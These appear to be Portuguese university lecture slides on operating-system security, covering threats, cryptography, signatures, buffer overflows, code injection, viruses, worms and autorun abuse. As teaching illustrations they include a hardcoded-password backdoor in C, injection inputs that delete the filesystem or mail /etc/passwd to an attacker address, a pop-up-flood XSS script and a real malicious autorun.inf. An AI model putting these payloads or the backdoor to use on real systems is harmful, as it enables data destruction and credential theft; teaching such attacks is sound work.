Aula 22 – Segurança

Norton Trevisan Roman

30 de agosto de 2018

Segurança

- Proteção da informação contra uso não autorizado é um aspecto fundamental do SO
  - Proteger arquivos de acesso não autorizado por outros usuários do mesmo computador
  - Proteger de ataques externos
    - Exploram tanto bugs do próprio SO quanto a ingenuidade do usuário
- Facetas da segurança:
  - Tipos de ameaças
  - Tipos de invasores
  - Perda acidental de dados

Segurança – Facetas


- Tipos de ameaças
  - Exposição de dados confidenciais
  - Manipulação (adição/remoção) de dados, ameaçando sua integridade
  - Disponibilidade do sistema: Recusa de serviço (DoS)
    - Ex: enxurrada de requisições a uma página web podem fazer com que o servidor ocupe a CPU apenas examinando e descartando requisições que chegam, incapacitando-o de atendê-las
    - Se levar 100μs para processar completamente uma requisição, 10.000 requisições/s já são suficientes
    - Ele não "caiu", só não consegue atender os pedidos
  - Controle do sistema por softwares invasores $\rightarrow$ sistemas zumbis

Segurança – Facetas

- Tipos de Invasores
  - Invasores passivos: apenas leem dados não autorizados
    - Espionagem e roubo de informação
    - Curiosidade faz parte da natureza humana
  - Invasores ativos: desejam alterar os dados alheios
    - Normalmente via vírus/worm/troiano/etc
- Perda Acidental de Dados
  - Causados por fenômenos naturais, erros de hardware e software, e erros humanos
  - Tratados com backups

Proteção – Criptografia

- Função que depende de parâmetros chamados chaves
  - $C = E(P, K_E)$
    - C – Texto cifrado
    - E – algoritmo criptográfico (público e conhecido)
    - P – texto puro
    - K_E – chave de encriptação (secreta)



Substituição Monoalfabética

- Troca cada letra por uma diferente
  - A chave é uma cadeia de caracteres correspondente ao alfabeto
    - Texto puro: ABCDEFGHIJKLMNOPQRSTUVWXYZ
    - Texto cifrado: QWERTYUIOPASDFGHJKLZXCVBNM
  - Facilmente quebrado via estatísticas da língua:
    - Letra mais comum: a
    - Combinações de 2 letras (digramas): ao, um
    - Combinações de 3 letras (trigramas): aos, uma
- Cifragem de chave simétrica ou secreta
  - Chave de cifragem idêntica à de decifragem (ou com alguma transformação simples entre elas)

Cifragem de Chave Pública

- Com cifragem de chave secreta, emissor e receptor devem possuir a chave
  - Problema de segurança na transmissão da chave
- Cifragem de chave pública (1976):
  - Chaves distintas são usadas para criptografia e decriptação
    - Chave de encriptação pública $\rightarrow$ enviada pelo emissor
    - Chave de decriptação privada (mantida pelo receptor – somente ele pode decodificar)
  - Constituem de número primos muito longos

Cifragem de Chave Pública

- Características:
  - Calcular as chaves pública e privada deve ser computacionalmente fácil
  - Calcular a chave privada, a partir da pública, deve ser computacionalmente difícil
  - Aplicar a chave pública ou a privada deve ser computacionalmente fácil, para quem conhece a chave

Cifragem de Chave Pública

- Usa operações relacionadas, mas com complexidade computacional diferente
  - Criptografar usa a operação mais fácil, decriptografar usa a mais difícil
- Ex:
  - Encriptação: Quanto é $314159265358979 \times 314159265358979$?
  - Decriptação: Quanto é $\sqrt{39125715064193870905948285082 41}$?
  - E se $P = NP$?

Funções de via Única


- Funções tais que, dados f e seu parâmetro x:
  - É fácil calcular $y = f(x)$
  - Dado somente y, encontrar x é computacionalmente inviável
  - Normalmente mistura bits, com base em x e algumas constantes
  - Ex: Senhas no Unix/Linux
    - Usa a senha do usuário para embaralhar um bloco de bits (função crypt())
    - Compara o resultado ao string embaralhado atribuido ao usuário (em /etc/passwd e /etc/security/passwd)
    - A senha não é armazenada em lugar algum

Assinaturas Digitais


- Tornam possível assinar mensagens eletrônicas e outros documentos digitais
  - Não podem ser posteriormente negados por quem enviou
- Submete-se o documento a uma função de hash de sentido único
  - Em geral difícil de inverter
  - Tamanho fixo, independente do tamanho do documento
  - Ex: MD5
- Aplica-se a chave privada $D(hash)$ ao hash, anexando-o ao documento e enviando-o ao receptor
  - O chamado bloco de assinatura

Assinaturas Digitais

- O receptor calcula o hash do documento (ex: MD5)
  - Então submete a chave pública do emissor ao bloco de assinatura, obtendo $E(D(hash))$
    - Deve conhecer a chave pública, muitas vezes certificada por um terceiro (Ex: VeriSign)
  - Compara ao hash calculado por ele $\rightarrow$ devem ser iguais
    - Exige que $E(D(x)) = x$



Calculando um bloco de assinatura.



O que o receptor recebe.

Ataques de Dentro do Sistema

Bombas Lógicas:

- Pedaço de código secretamente inserido, pelo programador, no sistema operacional
  - Enquanto o programador alimentar com uma senha nada acontece
  - Senão, é feito um ataque

Alçapões (*trapdoor* ou *backdoor*)

- Código inserido no sistema para desviar de alguma verificação corriqueira

Ataques de Dentro do Sistema

Alçapões

```
while (TRUE) {
    printf("login: ");
    get_string(name);
    disable_echoing( );
    printf("password: ");
    get_string(password);
    enable_echoing( );
    v = check_validity(name, password) ;
    if (v) b reak;
}
execute_shell(name);
```

```
while (TRUE) {
    printf("login: ");
    get_string(name) ;
    disable_echoing( );
    printf("password: ");
    get_string(password) ;
    enable_echoing( );
    v = check_validity(name, password) ;
    if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name) ;
```


Ataques de Dentro do Sistema

Login Spoofing


- Uma tela de login falsa é mostrada ao usuário
- O usuário fornece seu login e senha
  - Estes são enviados de algum modo ao invasor
  - O programa dispara então a verdadeira tela de login (ou faz o login automaticamente, se possível)
  - O usuário presume que cometeu algum erro e redigita tudo novamente

Ataques de Dentro do Sistema

Login Spoofing



Tela normal



Tela falsa

- Solução: usar combinação de teclas que o programa não consiga capturar (Ex: Ctrl + Alt + Del)


Explorando Erros de Código

- Aproveita-se de erros no SO ou outros programas, via script que:
  - Execute uma varredura de porta para encontrar máquinas que aceitem conexões via telnet
  - Tente se conectar advinhando combinações de usuário e senha
    - Uma vez conectado, execute o programa problemático usando dados que causem o bug explorado
    - Se o programa com erro tiver SETUID root (o programa roda com permissões de root), crie um shell SETUID de root
    - Escreva e execute um programa zumbi que monitore os comandos enviados a uma porta IP pelo invasor
    - Faça com que o programa zumbi seja carregado sempre que o sistema seja iniciado.

Explorando Erros de Código

Transbordamento de Buffer (Buffer Overflow)


- Algumas linguagens não verificam limites de arranjos (ex: C)
  - Pode-se acessar posições além desses limites
- Ex:
  - Considere um programa com suas variáveis locais na pilha



Explorando Erros de Código

Transbordamento de Buffer (Buffer Overflow)


- O procedimento A é chamado
- Insere-se na pilha o endereço de retorno
- O controle passa a A, que decrementa o ponteiro da pilha para alocar memória para suas variáveis locais
- Suponha que A aloca um buffer B, de tamanho fixo, para guardar o nome de um arquivo



Explorando Erros de Código

Transbordamento de Buffer (Buffer Overflow)

- E se o usuário fornecer um nome de 2.000 caracteres?
- Ao copiar para o buffer, seu limite será ultrapassado → pode sobrescrever até o endereço de retorno
- E se tudo foi feito para que o nome seja um programa válido, e o endereço de retorno seja sobreposto com o endereço desse programa (ou seja, B)?
- Irá executar o código invasor



Explorando Erros de Código

Injeção de Código (Code Injection)

- Consiste em fazer com que o programa-alvo execute código sem perceber
- Ocorrem principalmente quando se passa strings ao SO:
  - system("ls>file-list"); → irá criar um shell e executar o comando *ls>file-list*
- O problema aparece quando o comando passado ao SO é composto por dados fornecidos pelo usuário
  - Muito comum em scripts web

Explorando Erros de Código

Injeção de Código

- Considere o seguinte código

```
int main(int argc, char *argv[])
{
    char src[100], dst [100], cmd[205]= “cp ”;                    /* declara três cadeias de caracteres */
    printf(“Por favor, digite o nome do arquivo-fonte: ”);        /* solicita o nome do arquivo fonte */
    gets(src);                                                    /* recebe entrada via teclado */
    strcat(cmd, src);                                             /* concatena src depois de cp */
    strcat(cmd, “ ”);                                             /* acrescenta um espaço no final de cmd */
    printf(“Por favor, informe o nome do arquivo destino: ”);     /* solicita o nome do arquivo destino */
    gets(dst);                                                    /* recebe entrada via teclado */
    strcat(cmd, dst);                                             /* completa a string de comandos */
    system (cmd);                                                 /* executa o comando cp */
}
```

Explorando Erros de Código

Injeção de Código

- Imagine que o usuário digite `abc` e `xyz; rm -rf /`
  - O comando passado à shell torna-se `cp abc xyz;rm -rf /`
  - Copia o arquivo, e então apaga todo o sistema de arquivos, sem dar um aviso (caso tenha permissão, claro)
- E se fornecesse esse string: `xyz; mail eu@pegueituasenha.com < /etc/passwd`, o que aconteceria?

Explorando Erros de Código

Injeção de Código

- Imagine que o usuário digite `abc` e `xyz; rm -rf /`
  - O comando passado à shell torna-se `cp abc xyz;rm -rf /`
  - Copia o arquivo, e então apaga todo o sistema de arquivos, sem dar um aviso (caso tenha permissão, claro)
- E se fornecesse esse string: `xyz; mail eu@pegueituasenha.com < /etc/passwd`, o que aconteceria?
  - `cp abc xyz`
  - `mail eu@pegueituasenha.com < /etc/passwd`

Explorando Erros de Código

Injeção de Código

- Agora imagine um site com um guestbook
  - Usuários postam comentários e outros lêem
  - Não há checagem da string passada pelo usuário
- E se alguém entrar com o seguinte código?


```
<script type="text/javascript">
    while(true) window.open();
</script>
```

O que irá acontecer aos outros usuários que carregarem a página (supondo que o browser não impeça pop-ups)?

Explorando Erros de Código

Injeção de Código

- Comuns também em sistemas com bases de dados – SQL Injection



Malware

- Malicious software
- Quando um computador é infectado, instala-se um software que, em geral:
  - Informa o endereço da máquina ao dono do malware
  - Cria uma backdoor → uma porta de comunicação que permite ao dono do malware comandar a máquina
    - Máquinas assim comandadas são denominadas zumbis
    - Quando mais de uma, formam uma *botnet* (robot network)
  - Ou instala um keylogger
    - Programa que registra tudo que é digitado no computador, periodicamente enviando-as a alguém

Malware: Cavalos de Troia

- Consiste, em geral, em um programa embutido em algum outro programa útil
  - Jogos, tocadores de música etc
  - As pessoas voluntariamente copiam e instalam a aplicação, instalando também o malware
- Remete ao episódio da Odisseia, de Homero
  - Em computação, é qualquer malware escondido em um software ou página web que as pessoas instalam voluntariamente

Malware: Virus


- Programa capaz de se replicar, anexando seu código a outros programas
  - Como vírus biológicos o fazem
  - Dependem do programa infectado ser rodado, para rodarem
- Tipos
  - Companheiro
  - De programa executável
  - De memória
  - De setor de inicialização (boot)
  - De driver de dispositivo
  - De macro
  - De código-fonte
  - De BIOS

Vírus Companheiro

- Não infecta realmente o programa – executa quando o programa for chamado
- Ex: Windows
  - Quando se executa um programa (*prog*) via Iniciar → Executar, o windows
    - Primeiro procura *prog.com*
    - Se não encontrar, então busca *prog.exe*
  - Basta criar um *prog.com*
    - Usuários desavisados, ao rodar *prog* da shell ou via Executar, rodarão *prog.com*
  - Alternativamente, pode-se mudar o destino de atalhos na Área de Trabalho


Vírus de Programas Executáveis

- Podem simplesmente sobrescrever o executável com seu código (overwriting)
  - O programa infectado não faz o que deveria fazer → fácil de ser detectado
- Solução: se acoplar ao programa, permitindo que este ainda funcione – vírus parasita
  - Acoplados na frente
    - Modifica o endereço virtual do programa → deve realocar o programa na RAM após terminar de executar




Vírus de Programas Executáveis

- Vírus parasita:
  - Acoplados ao final
    - A maioria age assim
    - Altera o campo de endereço de início no cabeçalho para que aponte para o vírus



  - Acoplados no meio:
    - Tenta se esconder em segmentos não completos (geralmente preenchidos com 0) – vírus de cavidade



    - Nesse caso o vírus se espalha pelos espaços livres ao longo do programa

Vírus de Residentes na Memória

- Em vez de sair da memória após executar, este fica na RAM, oculto
  - normalmente no topo ou parte mais baixa da RAM
- Captura uma trap ou outra entrada do vetor de interrupções
  - Copia o conteúdo de uma delas para uma variável auxiliar
  - Coloca seu próprio endereço lá
    - Toda vez que a interrupção for executada, roda o vírus
    - A melhor escolha é a própria trap (int 0x80) – usada em toda chamada ao SO, rodando em modo núcleo
    - Ao terminar de executar, apenas invoca a chamada ou interrupção real

Vírus de Boot Sector

- Sobrescreve o MBR, copiando o verdadeiro para outro local no disco
  - Assim, pode carregar o SO quando terminar
  - No Windows, o fdisk ignora a primeira trilha $\rightarrow$ bom lugar para esconder
- Alternativamente, pode-se gravar em um setor livre, incluindo-o na lista de setores ruins (bad blocks) $\rightarrow$ o SO acha que estão defeituosos
- Ao iniciar o computador, se copia para a RAM e inicia o SO
  - Fica lá residente

Vírus de Driver de Dispositivo

- Infecta-se um driver de dispositivo
- O SO carregará o vírus
- Drivers sempre rodam em modo núcleo
  - Boa razão para se ter drivers rodando em modo usuário
  - O que não acontece nos sistemas atuais

Vírus de Macro

- Alguns programas permitem que o usuário escreva macros para novas funcionalidades
  - O programador cria um documento, escrevendo nele uma macro (o vírus) a ser executada, por exemplo, na função de abertura de arquivo
  - O documento é aberto pela vítima, executando automaticamente a macro
  - Como a macro contém um programa arbitrário, pode fazer qualquer coisa

Vírus de Código-Fonte

- Os mais portáteis de todos
- Em vez de buscar executáveis, buscam fontes
  - Inserem código lá. Ex:

```
#include<virus.h>
...
rode_virus();
```

  - Naturalmente, dependem de a vítima compilá-los
- Há que se tomar cuidado onde fazer a chamada
  - Não pode ser em comentários, nem após um return
  - Também não pode chamar a atenção (como no exemplo acima)

Vírus de BIOS

- Surgem com as BIOS em flash (reprogramáveis)
- Difíceis de detectar
  - Buscas são sempre executadas em HDs e outras mídias de armazenamento
- Difíceis de serem eliminados
  - A BIOS roda antes de qualquer outra coisa $\rightarrow$ o vírus pode se alojar em RAM e, se apagado da BIOS, voltar a ela
  - Formatar o dispositivo é inútil
- Potencialmente independentes de SO (embora, nesse caso, de utilidade limitada)

Vermes

- Semelhantes a vírus, mas que se movimentam sozinhos
  - Exploram erros de software e do SO
- Em geral, consistem de 2 programas (1988):
  - Iniciador (bootstrap)
    - Compilado e executado no sistema sob ataque
    - Uma vez em execução, conecta-se à máquina de onde veio, transferindo o verme e o executando
    - Tenta então disseminar o iniciador para outras máquinas
  - O verme propriamente dito

Execução Automática

- É conveniente, por vezes, rodar automaticamente o conteúdo de bastões de memória, CDs e outras mídias
  - Ex: chamar o browser com determinada página ou rodar algum programa
  - Conveniência é inimiga da Segurança
- autorun.inf
  - Veio substituir os arquivos batch convencionais (autoexec.bat)
  - Quando um dispositivo de armazenagem é acoplado ao computador, o SO busca esse arquivo e, ao encontrar, executa.

autorun.inf

- Comandos aceitos:
  - ; → comentário
  - var=valor → carrega determinada variável com um valor
  - Variáveis:
    - Open → programa a ser executado
    - Open = programa.exe
    - Open = programa.exe argumento1 argumento2

autorun.inf

- Windows: Como mudar o menu que se vê ao clicar com o botão direito no ícone do CD (ou USB)

```
[autorun]
; cria uma entrada, com o texto "Leia me"
; o valor fica na variável readme (pré-definida)
shell\readme=Leia &me
; qual o comando executado ao clicar em Leia me?
shell\readme\command=notepad LEIAME.TXT
; abre a página mencionada no browser padrão
shell\software\command=ShellRun.exe software.htm
```

autorun.inf

- Windows: e agora? (Exemplo real)

```
;8aA4sq4riwLDK4o44liqwcrwiwkedi8LaK1Ow1a
[AutoRun]
;ZikLorsO2olnwsk51AiqsjoidKsr0jw11A3iddf4dkLdj3ak34ksl4aJlk4al6
open=fvbk.exe
;iaLkwK54osdraKqqKl4ri095Xa3d5Fl01iaakqaiLekL7isaDrdLHK4rlkjDa3fl
shell\open\Command=fvbk.exe
;4KpaoK9Ddqk94rrji9qakk21r3ia2eHlCrja3
shell\open\Default=1
;Laj8ksa42324oXLeliKp92e0ALwakdwSli2rwlKw25LAw4a2SjkDk1J32soi4
shell\explore\Command=fvbk.exe
;7ds0k9j9q2rS79rd3awdaD4dA222Fdjwaa1s8fcLrpwamLaipeA1JLZf7
```

Browser – Nosso Aliado?

- Quando fazemos requisições a algum site, nosso browser envia algumas informações
  - Via variáveis de ambiente
- Suas informações podem ser usadas em Phishing
  - O ato de obter (ou tentar obter) informações e dados pessoais por meio de mensagens falsas de entidades confiáveis.
  - Ex: serasa, bancos
- Quais informações são enviadas?

Browser – Nosso Aliado?

Your IP Address is [redacted]

Detail About Your IP Address

Country:	(BR) Brazil
Region:	Sao Paulo
City:	Sao Paulo
ISP Name:	Net Servicos De Comunicacao S.A.

Your Browser User Agent String is
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:25.0) Gecko/20100101 Firefox/25.0

Operating System:	Linux
Platform:	UNIX
Internet Browser:	Firefox 25.0
Beta Version:	No
Connection Speed:	746.35 Kbps
Restrictive Firewall:	No
Local Date/Time:	Qua 27 Nov 2013 16:39:54 BRST
Language:	Portuguese
System Language:	Not detectable with this browser
User Language:	pt-br
Popups Blocked:	No
SSL Support:	Yes
SSL Enabled:	Yes
Style Sheet Support:	Yes
Supports Tables:	Yes

SSL Enabled:	Yes
Style Sheet Support:	Yes
Supports Tables:	Yes
Table Cell BG Colors:	Supported
Table Cell BG Images:	Supported
CDF Support:	No (Channel Definition Format)
Color Depth:	16.77 Million Colors (24-bit True Color)
Supports GZip:	Yes
Supports Cookies:	Yes
Cookies Enabled:	Enabled
Supports JavaScript:	Yes
JavaScript Enabled:	Yes
JavaScript Version:	1.7
JavaScript Build:	Not detectable with this browser
Supports VBScript:	No
Supports ActiveX:	No
ActiveX Enabled:	No
Supports Java:	Yes
Java Enabled:	Yes
Java Vendor:	Java N/A (applet not scriptable)
Java Version:	Java N/A (applet not scriptable)
MS JVM Build:	Not detectable with this browser
Supports DHTML:	Yes
Supports Uploads:	Yes
Supports Frames:	Yes
Gecko Engine:	Yes
Screen Dimensions:	1366 x 768
Browser Dimensions:	1301 x 678
Supports IFrames:	Yes
Images Enabled:	Yes
PNG Support:	Yes

Browser – Nosso Aliado?

PNG Support:	Yes
XML Support:	Yes
MS XML Parser:	Not detectable with this browser
Background Sounds:	Not Supported
Supports MouseOver:	Yes
Windows Installer:	0
.NET CLR Installed:	No
MS Media Player:	Installed (build Not tested or result unavailable)
Apple QuickTime:	Installed (version 3.0.1)
RealPlayer:	Not installed
Adobe Acrobat:	Not installed
Adobe SVG Viewer:	Not installed
Macromedia Flash:	Version 2 (version 11.2 r202)
Macromedia Director:	Not installed
Macromedia Authorware:	Not installed
Citrix:	Not installed
iPIX Image Viewer:	Not installed
Crystal Reports:	Not installed
Viewpoint:	Not installed
Autodesk MapGuide:	Not installed
NetMeeting Build:	Not detectable with this browser
Using PDA:	No
WAP Support:	No
Proxy Connection:	No
Font Smoothing:	No
Font Sizing:	Yes
IE Text Size:	Not detectable with this browser
Fonts Installed:	

Browser – Nosso Aliado?

- E o que podemos saber, a partir de nosso IP?

